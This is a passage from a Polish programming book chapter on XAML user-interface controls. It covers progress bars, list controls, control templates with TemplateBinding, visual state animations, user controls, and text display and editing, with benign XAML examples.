Istnieją jednak pewne różnice pomiędzy tymi dwiema kontrolkami. **ScrollBar** posiada właściwość **ViewportSize**, na podstawie której określa wielkość suwaka — w odróżnieniu od kontrolki **Scrollbar**, w której suwak ma zawsze taką samą wielkość, w kontrolkach **ScrollBar** wielkość suwaka reprezentuje stosunek całego zakresu wartości do ich aktualnie widocznego fragmentu. Oprócz tego kontrolka **Slider** udostępnia właściwości **TickFrequency** oraz **TickPlacement**, pozwalające określić tak zwany *krok* (ang. *tick*) — rozmieszczone w identycznych odstępach

elementy graficzne, które można wyświetlać na kontrolce.

Kolejną kontrolką dziedziczącą po klasie `RangeBase` jest klasa `ProgressBar`. Nie służy ona jednak do wprowadzania danych — reprezentuje postęp w realizacji jakichś długotrwałych i pracochłonnych operacji.

## Kontrolki postępów

Zawsze gdy to tylko możliwe, aplikacja powinna jak najszybciej reagować na żądania użytkownika. Niemniej jednak czasami dostarczenie natychmiastowej odpowiedzi po prostu nie jest możliwe. Jeśli użytkownik właśnie kazał aplikacji pobrać kilka gigabajtów danych, a dysponujemy wolnym łączem sieciowym, to w żaden sposób nie jesteśmy w stanie zapobiec temu, że wykonanie tej operacji zajmie trochę czasu. W takich przypadkach bardzo duże znaczenie ma zapewnienie użytkownika, że prace nad wykonaniem operacji trwają, i przekazanie mu w jakiś sposób informacji, ile jeszcze będzie musiał poczekać (w optymalnym przypadku należałoby także dodać możliwość przerwania operacji). Krytyczne znaczenie w takiej sytuacji ma niedopuszczenie do zablokowania wątku obsługi interfejsu użytkownika — jeśli mamy do wykonania jakąś długotrwałą operację, to trzeba będzie skorzystać z mechanizmów asynchronicznych lub wielowątkowości, opisanych w [Rozdział 17.](#) i [Rozdział 18.](#) Dzięki temu zapewnimy, że nasza aplikacja nie „zawiesi” się podczas wykonywania operacji, choć wciąż pozostanie nam do rozwiązania problem wyświetlania użytkownikowi jakichś informacji zwrotnych.

`ProgressBar` jest kontrolką reprezentującą powszechnie stosowaną koncepcję prezentowania użytkownikom postępów w wykonywanych operacjach. Jest to prosta, prostokątna kontrolka, która początkowo jest pusta, a następnie zaczyna się stopniowo wypełniać. Teoretycznie powinna ona się wypełniać stopniowo w równym tempie, dzięki czemu użytkownik mógłby ocenić, ile jeszcze potrzeba czasu do zakończenia pracy. Oczywiście kontrolka nie ma żadnego pojęcia o tym, ile czasu zajmie dokończenie czynności wykonywanych przez nasz kod, dlatego też regularne aktualizowanie jej właściwości `Value` jest naszym zadaniem. W praktyce zapewnienie takiego sposobu działania kontrolki może być trudne, ponieważ nie zawsze można łatwo ocenić, ile czasu zajmie wykonanie danej operacji; niemniej jednak w przypadku takich operacji jak pobieranie dużego pliku ocena aktualnego stanu zaawansowania może być stosunkowo łatwa.

Ponieważ klasa `ProgressBar` dziedziczy po `RangeBase`, zatem określanie jej zakresu oraz aktualnej wartości jest wykonywane tak samo jak w przedstawionych wcześniej kontrolkach `Slider` oraz `ScrollBar`. Jedyna różnica polega na tym, że kontrolka `ProgressBar` nie jest interaktywna — użytkownik nie może przeciągnąć paska postępów, aby przyspieszyć wykonanie operacji... a szkoda.

Czasami pojawia się konieczność wykonania operacji, której czasu realizacji nie można określić. Jeśli nasze zadanie polega na wysłaniu jednego, krótkiego komunikatu na serwer i poczekaniu na jedną, krótką odpowiedź, to można wyróżnić jedynie dwa stany: albo będziemy czekali na odpowiedź, albo tę odpowiedź już otrzymaliśmy. Z punktu widzenia kodu obsługi interfejsu użytkownika określenie czasu realizacji takich operacji jest bardzo trudne, gdyż zależy ono od czynników, których ten kod nie może kontrolować ani nawet zmierzyć (w podanym przykładzie będą to głównie opóźnienia w komunikacji pomiędzy klientem i serwerem, które w przypadku dużego obciążenia mogą być znaczące, jak również czas obsługi komunikatu przez serwer, który także będzie zależał od jego obciążenia). W przypadku operacji tego typu, składających się w rzeczywistości z jednego, wolnego etapu, można użyć właściwości `IsIndeterminate` i przypisać jej wartość `true`; w efekcie kontrolka wyświetli animację sugerującą, że coś się dzieje, jednak bez określania stopnia zaawansowania prac. (Sposób prezentacji takiej kontrolki jest różny w różnych platformach).

W systemie Windows 8 został wprowadzony nowy rodzaj kontrolki prezentującej postępy operacji, których czasu wykonania nie można określić; jest to kontrolka `ProgressRing`. Ma ona inny kształt — zamiast prostokąta przedstawia ona animowane kropki poruszające się po okręgu. Wytyczne przygotowane przez firmę Microsoft zalecają, by kontrolki tej używać w sytuacjach, gdy operacja zablokuje użytkownikowi możliwość interakcji z aplikacją; z kolei kontrolki `ProgressBar` — kiedy taką interakcję można prowadzić.

## Listy

XAML definiuje kilka kontrolek służących do prezentowania kolekcji elementów. Wszystkie one mają jedną, wspólną klasę bazową — `ItemsControl`. Tylko dwie spośród tych kontrolek są dostępne we wszystkich platformach XAML, są nimi: `ListBox` oraz `ComboBox`. Odpowiadają one czcigodnym kontrolkom o tych samych nazwach, które są dostępne w systemie Windows już od dobrych kilku dziesięcioleci. Zakładam, że wszyscy czytelnicy tej książki używali już wcześniej komputera i znają te kontrolki z punktu widzenia użytkownika, nadszedł zatem czas, by przyjrzeć się im dokładniej z punktu widzenia programisty.

Klasa bazowa `ItemsControl` definiuje właściwość `Items`. Do tej kolekcji można dodać dowolny obiekt, a kontrolka automatycznie umieści go w odpowiednim pojemniku, czyli obiekcie takiego typu jak `ListBoxItem` lub `ComboBoxItem`. Te kontrolki pojemników określają wygląd oraz działanie każdego z elementów listy, a jeśli zależy nam na pełnej kontroli nad elementami, to sami możemy określić ten pojemnik, zamiast zdawać się na to, co utworzy dla nas kontrolka listy. Właśnie w taki sposób działa przykład przedstawiony na [Przykład 19-24](#), aby zapewnić

wyrównanie elementów kontrolki `ListBox` do prawej krawędzi.

#### Przykład 19-24. Jawne określanie pojemników w kontrolce `ListBox`

```
<ListBox>
    <ListBoxItem Content="Pierwszy element" />
    <ListBoxItem Content="Drugi element" HorizontalContentAlignment="Right" />
</ListBox>
```

Warto zauważyć, że w kodzie XAML nie musimy jawnie odwoływać się do właściwości `Items`. Kiedy umieszczamy elementy wewnątrz elementu listy, zostaną one automatycznie dodane do tej kolekcji.

Kontrolki `ComboBox` oraz `ListBox` nie dziedziczą bezpośrednio po klasie `ItemsControl`, ich bezpośrednią klasą bazową jest `Selector`. Definiuje ona właściwości `SelectedItem` oraz `SelectedIndex`, które zwracają odpowiednio aktualnie wybrany element oraz jego położenie na liście `Items`. (W rzeczywistości w Windows Runtime wszystkie kontrolki list dziedziczą po klasie `Selector`).

#### Kontrolki list dostępne w Windows Runtime

W nowych aplikacjach przeznaczonych dla systemu Windows 8 stosunkowo rzadko można zobaczyć kontrolki `ListBox`; wynika to z faktu, że dostępna jest alternatywna kontrolka, znacznie lepiej spisująca się na ekranach dotykowych, jest nią `ListView`. Jest ona bardzo podobna do `ListBox`, jednak została wyposażona w obsługę sposobów interakcji, które są wygodniejsze w przypadku korzystania z urządzeń z ekranami dotykowymi. Oprócz tego jej domyślny wygląd sprawia, że kontrolka ta lepiej integruje się z typowym wyglądem aplikacji przeznaczonych dla systemu Windows 8 — nie ma ani obramowania, ani tła, ponieważ w aplikacjach pisanych w nowym stylu struktura interfejsu użytkownika jest określana przez wyrównanie i odstępy pomiędzy elementami, a nie przez jawnie elementy graficzne, takie jak prostokąty bądź linie.

#### Kontrolki list WPF

WPF definiuje kilka kontrolek list, które nie są dostępne w Windows Runtime, a jedynie kilka jest dostępnych w Silverlight oraz Windows Phone. Dwóch z nich używaliśmy już wcześniej, w [Przykład 19-18](#) oraz [Przykład 19-19](#); są to kontrolki `StatusBar` oraz `Menu`. Pierwsza z nich nie jest szczególnie fascynująca — wykorzystuje jedynie style, by upodobić siebie oraz swoją zawartość do zwyczajnego paska stanu. Kontrolka `Menu` jest nieco bardziej interesująca, a to za sprawą jej hierarchicznego charakteru.

`Menu`, podobnie jak wszystkie inne kontrolki, może zawierać elementy podrzędne, przy czym są to elementy typu `MenuItem`. Jednak kontrolki `MenuItem` są listami

kontrolek — mogą zawierać kontrolki tego samego typu (`MenuItem`). Według analogicznego wzorca działają kontrolki `TreeView` oraz `TreeViewItem`.

### PODPOWIEDŹ

Klasa `Menu` jest dostępna wyłącznie w WPF, gdyż reprezentuje pasek menu, który zazwyczaj występuje w klasycznych aplikacjach biurowych, lecz przeważnie nie jest używany w środowiskach, z myślą o których były projektowane i tworzone pozostałe platformy XAML. Kontrolka `TreeView` jest dostępna zarówno w WPF, jak i w Silverlight. Windows Phone oraz Windows Runtime nie udostępniają jej, gdyż korzystanie z niej na ekranach dotykowych wymaga dużej zręczności i nie jest wygodne.

WPF udostępnia kontrolkę `ListView`, która jest jednak zupełnie inna niż kontrolka o tej samej nazwie dostępna w Windows Runtime. W przypadku WPF kontrolka ta dziedziczy po `ListBox` i dysponuje możliwością prezentowania wielu kolumn, przypominając nieco szczegółowy sposób prezentacji zawartości katalogów w Eksploratorze Windows. WPF udostępnia także bardziej złożoną, choć jednocześnie bardziej elastyczną kontrolkę prezentującą listę wielokolumnową; jest nią kontrolka `GridView`.

Oprócz tego WPF definiuje także kontrolkę `TabControl`, która może zawierać kontrolki typu `TabItem`. Pozwalają one tworzyć interfejsy użytkownika prezentujące zawartość na kartach, podobne do tych, które można zobaczyć w oknie dialogowym *Właściwości* prezentującym w *Eksploratorze Windows* informacje o wybranym pliku. Myślenie o tych kontrolkach w kategoriach list może się wydawać nieco dziwne — jest to kolekcja wizualnych elementów, spośród których w danej chwili może być wybrany tylko jeden. Tak się tylko składa, że są one prezentowane w inny sposób. Dlatego też klasa `TabControl` dziedziczy po `ItemsControl`, choć nie bezpośrednio, lecz podobnie jak klasa `ListBox` za pośrednictwem klasy `Selector`.

## Szablony kontrolek

XAML pozwala na modyfikowanie wyglądu praktycznie wszystkich dostępnych kontrolek. Każdy z typów kontrolki ma swój domyślny sposób prezentacji, jednak w rzeczywistości nie jest on częścią samej kontrolki. Określa go osobny obiekt nazywany szablonem (ang. *template*), który można zmienić poprzez zmianę wartości właściwości `Template` kontrolki. [Przykład 19-25](#) przedstawia kod XAML kontrolki `Button` korzystającej ze zmienionego szablonu, jej wygląd został pokazany na [Rysunek 19-16](#).

### Przykład 19-25. Przycisk ze zmienionym szablonem

```
<Button Content="OK">
    <Button.Template>
```

```
<ControlTemplate TargetType="Button">
    <Grid>
        <Rectangle Fill="#CCEEFF" Stroke="Green" StrokeThickness="10"
                   RadiusX="15" RadiusY="15" />
        <ContentPresenter Margin="25" />
    </Grid>
</ControlTemplate>
</Button.Template>
</Button>
```



Rysunek 19-16. Przycisk ze zmienionym szablonem

Jak widać na powyższym przykładzie, właściwość **Template** będzie obiektem typu **ControlTemplate**. Zawiera on kod XAML, który definiuje wizualne aspekty kontrolki. Koniecznie trzeba zwrócić uwagę na umieszczony w szablonie element **ContentPresenter**. Reprezentuje on miejsce, w którym zostanie umieszczona zawartość właściwości **Content** kontrolki — definiując niestandardowy szablon dla kontrolki, zazwyczaj zawsze będziemy dodawali do niego element tego typu, by wskazać, gdzie powinna zostać umieszczona zawartość (na przykład nazwa przycisku); chyba że z jakichś powodów nie będziemy chcieli wyświetlać tej zawartości. Kontrolki dziedziczące po klasie **ItemsControl** także wykorzystują podobne rozwiązanie — w ich kodzie XAML można umieścić element **ItemsPresenter** określający położenie szablonu elementów.

Często zdarza się, że szablony kontrolek są wykorzystywane wielokrotnie — **ControlTemplate** jest właściwie obiektem twórczym i pozwala generować tyle kopii przechowywanej zawartości XAML, o ile go poprosimy. W przykładzie z [Przykład 19-25](#) podany szablon jest wykorzystywany tylko w jednej kontrolce, jednak w praktyce takie szablony są znacznie częściej umieszczane jako elementy stylów. Jak przekonasz się, czytając podrozdział „Style”, takie rozwiązanie pozwala na bardzo łatwe używanie szablonu w większej liczbie kontrolek.

## Wiązanie szablonów

Jeśli szablon będzie używany w większej liczbie kontrolek, to o ile to tylko możliwe, warto uniknąć podawania w nim różnych szczegółowych ustawień na stałe. Na przykład: choć moglibyśmy podać w szablonie tytuł przycisku, to jednak taki szablon byłby przydatny tylko podczas wyświetlania przycisków o takim tytule. To właśnie dlatego w szablonach jest stosowany element **ContentPresenter** — dzięki niemu tego samego szablonu można używać w wielu kontrolkach o zupełnie

innej zawartości.

Kontrolki mają także wiele innych właściwości, które możemy chcieć reprezentować w szablonach. Na przykład kontrolka `Button` definiuje właściwości `Background`, `BorderBrush` oraz `BorderThickness`. Uzasadnione byłoby przypuszczenie, że każda z tych właściwości do czegoś służy, jednak w szablonie z [Przykład 19-25](#) kolor tła oraz obramowania jest podawany na stałe; odpowiednio jest to niebieski i zielony. Podobnie została określona szerokość obramowania, która wynosi 10 pikseli. Jeśli nasz szablon nie wykonuje żadnych specjalnych czynności w celu użycia tych właściwości, to ich określenie w kodzie nie przyniesie żadnych efektów. (Przyczyną tego, że omawiane właściwości cokolwiek robią, gdy nie modyfikujemy przycisku, jest to, że domyślny szablon zawiera kod XAML, w którym te właściwości zostały podane). [Przykład 19-26](#) przedstawia szablon, który umożliwia prawidłowe wykorzystanie takich właściwości.

#### Przykład 19-26. Szablon kontrolki z powiązaniami

```
<ControlTemplate TargetType="Button">
    <Border Background="{TemplateBinding Background}"
        BorderBrush="{TemplateBinding BorderBrush}"
        BorderThickness="{TemplateBinding BorderThickness}" >

        <ContentPresenter Margin="{TemplateBinding Padding}"
            HorizontalAlignment="{TemplateBinding HorizontalContentAlignment}"
            VerticalAlignment="{TemplateBinding VerticalContentAlignment}" />
    </Border>
</ControlTemplate>
```

Kluczowe znaczenie mają w tym przykładzie wartości `{TemplateBinding Xxx}`. Te nawiasy klamrowe oznaczają, że mamy do czynienia z *rozszerzeniem znaczników* (ang. *markup extension*), czyli obiektem, który dopiero w trakcie działania aplikacji decyduje, w jaki sposób należy określić wartość właściwości. Rozszerzenie znaczników o nazwie `TemplateExtension` łączy swoją właściwość docelową z właściwością o podanej nazwie w kontrolce, w której został użyty szablon. Innymi słowy, jeśli w szablonie jakieś właściwości elementu przypiszemy wartości `{TemplateBinding Background}`, to w efekcie zapewnimy, że właściwość ta będzie miała taką samą wartość co właściwość `Background` kontrolki, w której dany szablon został użyty.

### Menedżer stanu wizualnego

Aby poprawnie przedstawiać niektóre właściwości kontrolek, nie wystarczy jedynie skopiować wartości do odpowiedniej właściwości elementu w szablonie. Na przykład element `CheckBox` powinien udostępniać jakąś wizualną informację o tym, czy aktualnie jest zaznaczony, a właściwość `.IsChecked` typu `bool` dopuszczać

wartość pustą, dając w ten sposób możliwość przypisywania polu wyboru trzech stanów, co czasami jest potrzebne. Nie można jednak odwzorować trzech możliwych wartości — `true`, `false` oraz `null` — oraz trzech sposobów prezentacji poprzez zwyczajne skopiowanie wartości właściwości `.IsChecked` do elementu szablonu.

W szczególności możemy uznać za stosowane, by zmieniać wygląd kontrolki, kiedy wskaźnik myszy zostanie umieszczony w jej obszarze, bądź kiedy przycisk zostanie naciśnięty po raz pierwszy, by przekazać w ten sposób informację zwrotną, potwierdzającą, że kontrolka coś zrobi, kiedy jej użyjemy. Możemy nawet zdecydować się na wykonywanie animacji, by w odpowiedzi na zmianę stanu przycisku wizualny sposób włączać lub wyłączać fragmenty szablonu bądź zmieniać ich kolor.

By spełnić te wymagania, można określić wartość dołączanej właściwości `VisualStateGroups`, zdefiniowanej w klasie `VisualStateManager`. Pozawala ona zdefiniować animacje, które będą wykonywane w momencie zmiany stanu kontrolki. Każdy typ kontrolki definiuje pewien zestaw obsługiwanych stanów, które zazwyczaj są podzielone na grupy. Na przykład kontrolka `Button` definiuje dwie grupy stanów, a zatem w dowolnej chwili będzie się ona znajdowała w dwóch stanach — po jednym wybranym z każdej z grup. Grupa `CommonStates` definiuje następujące stany: `Normal`, `PointerOver`<sup>[86]</sup>, `Pressed` oraz `Disabled` — tworzą one grupę, ponieważ w danej chwili przycisk może się znajdować tylko w jednym z tych stanów. Dodatkowo kontrolka ta definiuje także grupę `FocusStates`, zawierającą następujące stany: `Focused`, `Unfocused` oraz `PointerFocused` (dostępny wyłącznie w Windows Runtime). Wszystkie te stany tworzą dwie odrębne grupy, ponieważ to, czy dana kontrolka będzie wybrana, nie będzie zależeć od tego, czy użytkownik wskazuje ją myszą, czy nie.

Można zdefiniować animację, która będzie odtwarzana za każdym razem, gdy kontrolka znajdzie się w konkretnym stanie. Można także zdefiniować bardziej wyspecjalizowane animacje, wykonywane, kiedy kontrolka przejdzie z jednego do drugiego stanu, przy czym oba będą precyzyjnie określone. Przykład 19-27 pokazuje, w jaki sposób można sprawić, by w momencie naciśnięcia przycisku fragment jego szablonu zmienił się z całkowicie przezroczystego na nieprzezroczysty.

### Przykład 19-27. Animacje zmiany stanu

```
<ControlTemplate TargetType="Button">
    <Grid>
        <VisualStateManager.VisualStateGroups>
            <VisualStateGroup x:Name="CommonStates">
                <VisualState x:Name="Normal" />
```

```
<VisualState x:Name="PointerOver">
</VisualState>
<VisualState x:Name="Pressed">
    <Storyboard>
        <DoubleAnimationUsingKeyFrames
            Storyboard.TargetProperty="Opacity"
            Storyboard.TargetName="pressedBackground">
            <LinearDoubleKeyFrame KeyTime="0:0:1" Value="1"/>
        </DoubleAnimationUsingKeyFrames>
    </Storyboard>
</VisualState>
<VisualState x:Name="Disabled" />
</VisualStateGroup>
<VisualStateGroup x:Name="FocusStates">
    <VisualState x:Name="Focused" />
    <VisualState x:Name="Unfocused"/>
    <VisualState x:Name="PointerFocused"/>
</VisualStateGroup>
</VisualStateManager.VisualStateGroups>
<Rectangle x:Name="pressedBackground" Fill="#00FF00" Opacity="0"/>
<ContentPresenter Margin="15" />
</Grid>
</ControlTemplate>
```

Jednym mechanizmem modyfikacji właściwości, jakim dysponuje menedżer stanu wizualnego, jest ich animacja. Niemniej jednak jeśli chcemy od razu przypisać właściwościom konkretne wartości, to system animacji także jest w stanie to zrobić. „Dyskretna” ramka kluczowa animacji natychmiast przypisuje właściwości podaną wartość bez przechodzenia wartości pośrednich. Można ich używać do modyfikowania właściwości dowolnych typów, nawet takich, w przypadku których przechodzenie przez wartości pośrednie nie miałyby sensu, takich jak typy wyliczeniowe.

## Kontrolki użytkownika

Wszystkie kontrolki przedstawione do tej pory są wbudowane w platformy XAML. Można jednak pisać swoje własne kontrolki — wystarczy w tym celu stworzyć klasę dziedziczącą po klasie `Control`, a następnie określić domyślny szablon. Interakcja pomiędzy kontrolką oraz jej szablonem jest złożonym zagadnieniem, które wykracza poza ramy tematyczne tej książki. Niemniej jednak istnieje także znacznie prostszy rodzaj niestandardowych kontrolek: **kontrolki użytkownika** (ang. *user controls*).

Kontrolki użytkownika są klasami pochodnymi klasy `UserControl`, a implementuje się je jako pliki XAML z towarzyszącym im plikiem kodu ukrytego. Kontrolki użytkownika pisze się dokładnie tak samo jak każdy inny plik XAML, na przykład

stronę lub okno. Visual Studio udostępnia szablony kontrolek użytkownika przeznaczone dla wszystkich platform XAML, zatem dodanie takiej kontrolki do projektu nie stanowi żadnego problemu. Po napisaniu kontrolki można jej używać w plikach XAML w dokładnie taki sam sposób jak wszystkich innych wbudowanych kontrolek.

Istnieją dwa główne powody, które mogą nas skłonić do tworzenia kontrolek użytkownika. Pierwszym z nich jest chęć napisania kodu XAML nadającego się do wielokrotnego stosowania, ewentualnie wraz z towarzyszącym mu plikiem kodu ukrytego, ponieważ planujemy użyć go w kilku miejscach naszej aplikacji. Drugim powodem jest natomiast chęć uproszczenia tworzonych plików XAML. Bardzo łatwo można popełnić błąd polegający na tworzeniu zbyt dużych plików XAML. Jeśli w pliku strony głównej będziemy chcieli umieścić jej cały kod, to bez trudu może się okazać, że będzie on miał tysiące wierszy długości. Osobiście preferuję, by pliki głównego poziomu, reprezentujące strony lub okna, były możliwie jak najprostsze — optimum, do którego dążę, to możliwość wyświetlenia całego kodu takiego pliku na jednym ekranie. Można to osiągnąć, dzieląc cały interfejs na kilka kontrolek użytkownika, po jednej dla każdego z obszarów ekranu.

Takie rozwiązanie ułatwia też współpracę pomiędzy programistami — zamiast przeszkadać sobie wzajemnie, ponieważ cały kod znajduje się w jednym, wspólnym pliku XAML, każdy z programistów może pracować nad wybranym fragmentem interfejsu użytkownika niezależnie od pozostałych. W każdym razie ogromne pliki XAML zawsze utrudniają pracę, nawet jeśli jesteśmy jedyną osobą, która nad nimi pracuje.

## Tekst

Niemal wszystkie interfejsy użytkownika muszą operować na tekstach, czy to w celu wyświetlania informacji, czy też gromadzenia danych wpisywanych przez użytkownika. XAML udostępnia proste elementy służące do wyświetlania oraz wprowadzania tekstów, lecz oprócz nich dostarcza także bardziej złożonych mechanizmów. Te prostsze rozwiązania są takie same we wszystkich platformach XAML: teksty są wyświetlane przy użyciu elementu `TextBlock`, natomiast do prezentacji i edycji tekstów służy element `TextBox`. Oba te elementy operują na stosunkowo niewielkich tekstach — składających się z kilku wierszy bądź w razie konieczności kilku akapitów. W przypadkach gdy musimy operować na większych tekstach, rozwiązania stosowane w poszczególnych platformach XAML są nieco bardziej zróżnicowane.

## Wyświetlanie tekstów

Najprostszym sposobem wyświetlania tekstów jest skorzystanie z elementu

**TextBlock**. Nie jest to kontrolka, element ten dziedziczy bezpośrednio po klasie **FrameworkElement**, a w większości platform XAML nie ma on żadnych wbudowanych możliwości interakcji z użytkownikiem. W Windows Runtime dysponuje on możliwością zaznaczania tekstu, jeśli zostanie ustawiona właściwość **IsTextSelectionEnabled**. (A zatem choć element ten posiada pewne możliwości interakcji, to jednak nie przypomina kontrolek, gdyż nie można modyfikować jego wyglądu przy użyciu szablonu). Najprostszym sposobem korzystania z elementu **TextBox** jest przypisanie wartości jego właściwości **Text**, jak w kodzie przedstawionym na [Przykład 19-28](#).

#### Przykład 19-28. Prosty tekst wyświetlony przy użyciu elementu **TextBlock**

```
<TextBlock Text="Witaj, świecie!" FontSize="36" FontFamily="Candara" />
```

Jak widać, element **TextBlock** udostępnia właściwości pozwalające określić używaną czcionkę oraz sposoby formatowania. Oprócz kroju czcionki oraz jej wielkości dostępne są także właściwości **FontWeight** (określająca, czy czcionka ma być pogrubiona, cieńsza itd.), **FontStyle** (określająca, czy czcionka ma być kursywą, pochylona bądź normalna) oraz **FontStretch** (pozwalająca określić, czy czcionka ma być zwężona, wąska, rozszerzona itd.).

Właściwość **Text** jest jedynie konstrukcją pomocniczą, używaną w przypadkach, gdy wszystkie określone w elemencie sposoby formatowania mają się odnosić do całego tekstu. Przy nieznacznie większym nakładzie pracy element **TextBlock** zapewnia znacznie dokładniejszą kontrolę nad sposobem formatowania tekstu. W przykładzie przedstawionym na [Przykład 19-29](#) tekst został podany jako zawartość elementu **TextBlock**.

#### Przykład 19-29. Element **TextBlock** z bardziej złożonym formatowaniem

```
<TextBlock FontSize="36" FontFamily="Candara">
    Tekst może być prezentowany w <Bold> kilku</Bold>
    różnych <Span FontFamily="Segoe Script">stylach</Span>.
</TextBlock>
```

Zaletą podawania tekstu jako zawartości elementu, a nie jako wartości atrybutu jest możliwość dodawania do niego różnych znaczników. W powyższym przykładzie jedno słowo zostało umieszczone wewnętrz znacznika **Bold**, a inne w znaczniku **span**, pozwalającym zastosować inny rodzaj czcionki. Wewnątrz elementu **TextBlock** można także dodawać elementy **LineBreak**, by podzielić wyświetlany tekst na wiele wierszy.

Domyślnie element **TextBlock** będzie wyświetlał tekst w większej liczbie wierszy, wyłącznie kiedy dodamy do niego jawnie przełamania wierszy; jednak przypisując

jego właściwości `TextWrapping` wartość `Wrap`, możemy sprawić, by tekst był dzielony na wiersze automatycznie. Ustawienie to daje jakikolwiek efekt tylko wtedy, gdy element `TextBlock` jest ograniczony, gdyż musi on wiedzieć, jaka jest dopuszczalna długość wiersza tekstu.

Wcześniej sugerowałem, że optymalnym rozwiązaniem jest dostosowywanie wielkości elementów tekstowych do ich zawartości. W przypadku tekstów na tyle krótkich, by nie potrzebowały opcji przenoszenia do nowego wiersza, zazwyczaj najlepszym rozwiązaniem będzie zapewnienie możliwości samodzielnego określania wielkości zarówno w poziomie, jak i w pionie. Jeśli natomiast tekst jest na tyle długi, że najprawdopodobniej zostanie wyświetlony w kilku wierszach, to aby taki podział nastąpił, musimy ograniczyć szerokość elementu. W takich przypadkach zazwyczaj nie ogranicza się wysokości elementu, by mógł ją dostosować w pionie do wielkości zawartości.

## Bloki i rozkład tekstu

Element `TextBlock`, zgodnie z tym, co sugeruje jego nazwa, został opracowany w celu wyświetlania jednego bloku tekstu. Istnieją także inne elementy, przeznaczone do prezentowania większej liczby bloków tekstu. Pod tym względem możliwości dostępne w poszczególnych platformach XAML są nieco bardziej zróżnicowane.

W WPF dostępna jest klasa o nazwie `FlowDocument`, w której można umieszczać wiele elementów dziedziczących po klasie `Block`. Tylko jeden z rodzajów tych bloków bezpośrednio pozwala na prezentowanie tekstów — `Paragraph`, który może zawierać dokładnie te same elementy co `TextBlock`. Układ tekstu można w pewnym stopniu określać przy użyciu bloków typów `Table` oraz list: każdy tekst umieszczany w blokach tych typów musi zostać najpierw umieszczony w elemencie `Paragraph`. Dostępna jest także grupa `Section`, służąca do grupowania kilku innych bloków. Domyślnie nie ma ona żadnego wpływu na wygląd swojej zawartości, jednak może się przydać w sytuacjach, kiedy chcemy zastosować pewne sposoby formatowania w kilku blokach tekstu — wszelkie ustawienia odnoszące się do bloku `Section` zostaną także uwzględnione w jego elementach podrzędnych. WPF definiuje także klasę `BlockUIContainer`, pozwalającą na umieszczanie wewnątrz dokumentu dowolnych elementów interfejsu użytkownika, w tym także innych niż tekstowe. Dostępne są także elementy, które można umieszczać wewnątrz elementu `Paragraph`. Są nimi: `Figure` oraz `Floater`; pozwalają one skojarzyć obrazek z wybranym fragmentem tekstu, a tekst będzie je otaczał.

`FlowDocument` jest jedynie pojemnikiem na inne elementy tekstowe — nie jest ani kontrolką, ani nawet klasą pochodną `FrameworkElement`, co oznacza, że nie można go wyświetlać na ekranie. WPF udostępnia kontrolkę `FlowDocumentReader`, która

potrafi wyświetlać zawartość dokumentu na ekranie. Zapewnia ona możliwość korzystania z pasków przewijania (co nieco przypomina przeglądanie dokumentu HTML w przeglądarce WWW) bądź też może podzielić dokument na strony dostosowane do wielkości obszaru udostępnianego przez przeglądarkę.

Zarówno Windows Runtime, jak i Silverlight także definiują klasę `Block`, jednak definiują tylko jeden typ, który po niej dziedziczy, jest to `Paragraph`. (Silverlight definiuje także blok typu `Section`, jednak nie zapewnia możliwości korzystanie z niego w kodzie XAML). Tabele, listy ani rysunki nie są dostępne, podobnie jak bezpośrednia obsługa rysunków oraz innych elementów otaczanych tekstem.

Niemniej jednak platformy te pod jednym względem, związanym z rozmieszczaniem tekstu na ekranie, zapewniają większą elastyczność niż WPF. Choć ani Windows Runtime, ani Silverlight nie udostępniają odpowiednika klasy `FlowDocumentReader`, to jednak zastępują go kontrolkami `RichTextBlock` oraz `RichTextBlockOverflow`, pozwalającymi na zdefiniowanie łańcucha obszarów ekranu, w których mogą być rozmieszczane teksty. Początkowo tekst zacznie wypełniać pierwszą kontrolkę — `RichTextBlock` — a kiedy zostanie ona w całości wypełniona, zacznie być umieszczany w pierwszej kontrolce

`RichTextBlockOverflow` dostępnej w łańcuchu, i tak dalej, aż do momentu wyświetlenia całego tekstu lub wypełnienia wszystkich dostępnych kontrolek. Innymi słowy, istnieje możliwość tworzenia układów, w których tekst otacza inne elementy, takie jak obrazki, choć nie są dostępne kontrolki, które w WPF służą właśnie do tego celu. Niestety możliwością, która nie jest dostępna, jest automatyczne określanie najlepszego położenia dla obrazków przez mechanizm rozmieszczania tekstu. Rysunki należy rozmieszczać ręcznie, a następnie otoczyć kontrolkami `RichTextBlockOverflow`.

Windows Phone 7 obsługuje ten sam nieco okrojony model bloków co Windows Runtime i Silverlight, jednak nie udostępnia elementów `RichTextBlock` oraz `RichTextBlockOverflow`. Obsługuje jedynie blokowy model edycji tekstu.

## Edycja tekstów

Do edycji prostych wartości tekstowych służy kontrolka `TextBox`. Domyślnie pozwala ona na edycję tylko jednego wiersza tekstu. Jeśli jednak przypiszemy jej właściwości `AcceptReturn` wartość `true`, to pozwoli na edycję większej liczby wierszy. (Domyślnie kontrolka ta nie próbuje obsługiwać naciśnięcia klawisza `Enter`, ponieważ w systemie Windows, w oknach dialogowych, naciśnięcie tego klawisza odpowiada zazwyczaj kliknięciu przycisku `OK`). Do zapisania tekstu w kontrolce bądź jego odczytu służy właściwość `Text`.

Zarówno WPF, jak i Windows Runtime pozwalają na sprawdzanie pisowni tekstu

umieszczonego w kontrolce **TextBox**, choć w obu przypadkach odbywa się to nieco inaczej. WPF definiuje dołączaną właściwość o nazwie **SpellCheck.IsEnabled**, natomiast w Windows Runtime kontrolka **TextBox** definiuje zwyczajną właściwość o nazwie **IsSpellCheckEnabled**. W obu przypadkach przypisanie tym właściwościom wartości **true** spowoduje sprawdzenie tekstu przy użyciu słownika dla aktualnie wybranych ustawień lokalnych i podkreślenie ewentualnych błędów czerwoną, falistą linią — taką samą, jaką jest stosowana podczas sprawdzania pisowni w programie Microsoft Word. Kliknięcie takiego podkreślonego tekstu prawym przyciskiem myszy spowoduje wyświetlenie menu kontekstowego z sugerowanymi poprawnymi słowami. (W Windows Runtime analogiczne menu jest wyświetlane po dotknięciu podkreślonego słowa).

